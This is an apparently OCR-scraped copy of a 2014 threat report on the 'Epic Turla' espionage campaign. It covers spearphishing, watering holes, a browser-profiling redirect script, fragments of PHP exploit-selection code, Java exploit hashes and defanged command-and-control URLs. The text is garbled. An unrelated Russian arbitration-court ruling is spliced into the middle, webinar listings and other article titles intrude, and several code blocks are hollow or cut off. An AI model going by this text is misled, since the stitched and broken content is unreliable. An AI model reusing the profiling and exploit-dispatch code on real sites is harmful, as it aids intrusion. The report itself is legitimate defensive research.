

The Epic Turla Operation

APT REPORTS 07 AUG 2014 12 minute read





Technical Appendix with IOCs

Executive Summary

Over the last 10 months, Kaspersky Lab researchers have analyzed a massive cyber-espionage operation which we call “Epic Turla”. The attackers behind Epic Turla have infected several hundred computers in more than 45 countries, including government institutions, embassies, military, education, research and pharmaceutical companies.

The attacks are known to have used at least two zero-day exploits:

- CVE-2013-5065 – Privilege escalation vulnerability in Windows XP and Windows 2003
- CVE-2013-3346 – Arbitrary code-execution vulnerability in Adobe Reader

We also observed exploits against older (patched) vulnerabilities, social engineering techniques and watering hole strategies in these attacks. The primary backdoor used in the Epic attacks is also known as “WorldCupSec”, “TadjMakhal”, “Wipbot” or “Tavdig”.

When G-Data published on Turla/Uroburos back in February, several questions remained unanswered. One big unknown was the infection vector for Turla (aka Snake or Uroburos). Our analysis indicates that victims are infected via a sophisticated multi-stage attack, which begins with the Epic Turla. In time, as the attackers gain confidence, this is upgraded to more sophisticated backdoors, such as the Carbon/Cobra system. Sometimes, both backdoors are run in tandem, and used to “rescue” each other if communications are lost with one of the backdoors.

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  Internet Explorer 6,7,8 exploits (unknown)
- Watering hole attacks that rely on social engineering to trick the user into running fake “Flash Player” malware installers

The attackers use both direct spearphishing and watering hole attacks to infect their victims. Watering holes (waterholes) are websites of interest to the victims that have been compromised by the attackers and injected to serve malicious code.

So far we haven’t been able to locate any e-mail used against the victims, only the attachments. The PDF attachments do not show any “lure” to the victim when opened, however, the SCR packages sometime show a clean PDF upon successful installation.

ДЕВЯТЫЙ АРБИТРАЖНЫЙ АПЕЛЛЯЦИОННЫЙ СУД
127994, Москва, ГСП-4, проезд Соломенной сторожки, 12
адрес электронной почты: info@9aac.ru
адрес веб-сайта: http://www.9aas.arbitr.ru

ОПРЕДЕЛЕНИЕ
о принятии апелляционной жалобы к производству
№ 09АП-37753/2013

г. Москва Дело № А40-37262/13
24 октября 2013 года
Судья Б.С. Веклич рассмотрев вопрос о принятии к производству апелляционной жалобы ООО "СТРОЙЭКСПОЛ" на решение Арбитражного суда г.Москвы от 20.09.2013 по делу №А40-37262/13, принятое судьей Ларионой Г.М. (30-321)
по иску ООО «Диамант» (ОГРН 1083123021057, 308007, г.Белгород, ул.Мичурина, д.56)
к ООО «СТРОЙЭКСПОЛ» (ОГРН 1027743009436, 125599, Москва, ул.Бусиновская Горка, 1Б, стр.1)
о взыскании 526 206,88 руб.

УСТАНОВИЛ:
Апелляционная жалоба подана с соблюдением требований, установленных ст. 260 Арбитражного процессуального кодекса Российской Федерации.
Руководствуясь ст.ст. 260, 261 Арбитражного процессуального кодекса Российской Федерации,

ОПРЕДЕЛИЛ:
1. Апелляционную жалобу ООО "СТРОЙЭКСПОЛ" принять к производству.
2. Назначить дело к судебному разбирательству **на 21 ноября 2013 года на 10 час. 45 мин.** в помещении суда по адресу: г. Москва, проезд Соломенной Сторожки, д.12, зал № 11 (кабинет 205) этаж 2.
3. В порядке подготовки к судебному разбирательству предлагается:
истцу - представить мотивированный и документально обоснованный отзыв на апелляционную жалобу в порядке статьи 262 Арбитражного процессуального кодекса Российской Федерации с доказательствами направления его другим лицам, участвующим в деле.
Лицам, участвующим в деле, обеспечить явку полномочных представителей или известить суд о возможности рассмотрения дела в их отсутствие.

Судья Б.С. Веклич

Some of known attachment names used in the spearphishing attacks are:

- وثمر جنيف.**rar** (translation from Arabic: “Geneva conference.rar”)
- **NATO**
- **Note**
- **Talki**
- **bord**
- **Secu**
- **Prog**

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

The website of the City Hall of Pinor, Spain




A site promoting entrepreneurship in the border area of Romania



Palestini

In total, we observed more than 100 injected websites. Currently, the largest number of injected sites is in Romania.

Here's a statistic on the injected websites:



GReAT Ideas. Balalaika Edition
BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM
GReAT Ideas. Green Tea Edition
JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM
GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT honeypots
MARCO PREUSS, DENIS LEGEZO, COSTIN RAIU, KURT BAUMGARTNER, DAN DEMETER, YAROSLAV SHMELEV

26 AUG 2020, 2:00PM
GReAT Ideas. Powered by SAS: threat actors advance on new fronts
IVAN KWIATKOWSKI, MAHER YAMOUT, NOUSHIN SHABAB, PIERRE DELCHER, FÉLIX AIME, GIAMPAOLO DEDOLA, SANTIAGO PONTIROLI

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The script "sitenavigatoin.js" is a Pinlady-style browser and plugin detection script, which in turn, redirects to a PHP script sometimes called main.php or wreq.php. Sometimes, the attackers register the .JPG extension with the PHP handler on the server, using "JPG" files to run PHP scripts:

```
if (window.ActiveXObject)
{
    var control = null;
    try{ var oApplication=new ActiveXObject('Word.Application'); if(oApplication){
   msw = 'Word';
if(oApplication.Version == '12.0') { msw = 'office07'; }

} } catch(e) { }
}
if(msw == null)
{
    try{
    var msw = navigator.mimeTypes && navigator.mimeTypes['application/msword'];
    if(msw)
    {
            msw = 'Word';
    }
    }
    catch(e) { }
}
ref = document.referrer;
window.location.href= main.jpg?js=ok&v_s='+v_s+'&v_f='+v_f+'&v_a='+v_a+'&v_m='+v_m+
</script>
</head>
</html>
```

Profiling script

The main exploitation script “wreq.php”, “main.php” or “main.jpg” performs a numbers of tasks.
We have located several versions of this script which attempt various exploitation mechanisms.

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```
{
        $f
        fw
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        $m
$comment =
        if
        if
        if


}
```

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```
/*
*---------
*/

// JAVA


if($java != 'null' && $java != '1.7.0.5' && $java != '1.7.0.6' && $java != '1.7.0.7' && $java != '1.7.0.8'
                if (preg_match("/wow64/i", $useragent)) {
                    $mode = 'TRY'; $sploit .= "[*] java->allj64"; include('spl/allj64.html');
                } else {
                    $mode = 'TRY'; $sploit .= "[*] java->allj"; include('spl/allj.html');
                }
            }

                // FLASH

                if($os == 'Windows 7 or 2008 R2' && $vesion_f != 'null') {
                    //$mode = 'TRY'; $sploit .= "[*] flash->i8swf"; include('spl/i8swf.htm');
                }
                //-----------------------------------------------------

            }
            else {
                $mode = "DON'T TRY";
                $comment = "($data) - checktime < ".CHECK_TIME."\n";
```

Java and Flash Player exploitation scripts

Although the Flash Player exploits couldn’t be retrieved, we did manage to obtain the Java exploits:

Name	MD5
allj.html	536eca0defc14eff0a38b64c74e03c79
allj.jar	f41077c4734ef27dec41c89223136cf8

allj64.html	15060a4b998d8e288589d31ccd230f86
allj64.jar	e481f5ea90d684e5986e70e6338539b4
lstj.jar	21cbc17b28126b88b954b3b123958b46
lstj.html	acae4a875cd160c015adfdea57bd62c4

The Java files exploit a popular vulnerability, CVE-2012-1723, in various configurations.

The payload dropped by these Java exploits is the following:

MD5: d7ca9cf72753df7392bfeea834bcf992

The Java exploit use a special loader that attempts to inject the final Epic backdoor payload into explorer.exe. The backdoor extracted from the Java exploits has the following C&C hardcoded inside:

www.arshinmalalan[.]com/themes/v6/templates/css/in.php

This C&C
"**hxxp://**
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




In at least one case, they tried to trick the user into downloading and running a fake Microsoft Security Essentials app (MD5: 89b0f1a3a667e5cd43f5670e12dba411):



The fake application is signed by a valid digital certificate from Sysprint AG:

Serial number: 00 c0 a3 9e 33 ec 8b ea 47 72 de 4b dc b7 49 bb 95
Thumbprint: 24 21 58 64 f1 28 97 2b 26 22 17 2d ee 62 82 46 07 99 ca 46



Valid sig

This file
"**hxxp://**

The file is a .NET application that contains an encrypted resource. This drops the malicious file with the MD5 **7731d42b043865559258464fe1c98513**.

This is an Epic backdoor which connects to the following C&Cs, with a generic internal ID of **1156fd22-3443-4344-c4ffff**:

hxxp://homaxcompany[.]com/components/com_sitemap/
hxxp://www.hadilotfi[.]com/wp-content/themes/profile/

A full list with all the C&C server URLs that we recovered from the samples can be found in the technical Appendix.

The Epic command-and-control infrastructure

The Epic backdoors are commanded by a huge network of hacked servers that deliver command and control functionality.

The huge network commanded by the Epic Turla attackers serves multiple purposes. For instance, the motherships function as both exploitation sites and command and control panels

Grandoreiro, the global trojan with grandiose goals

Stealer here, stealer there, stealers everywhere!

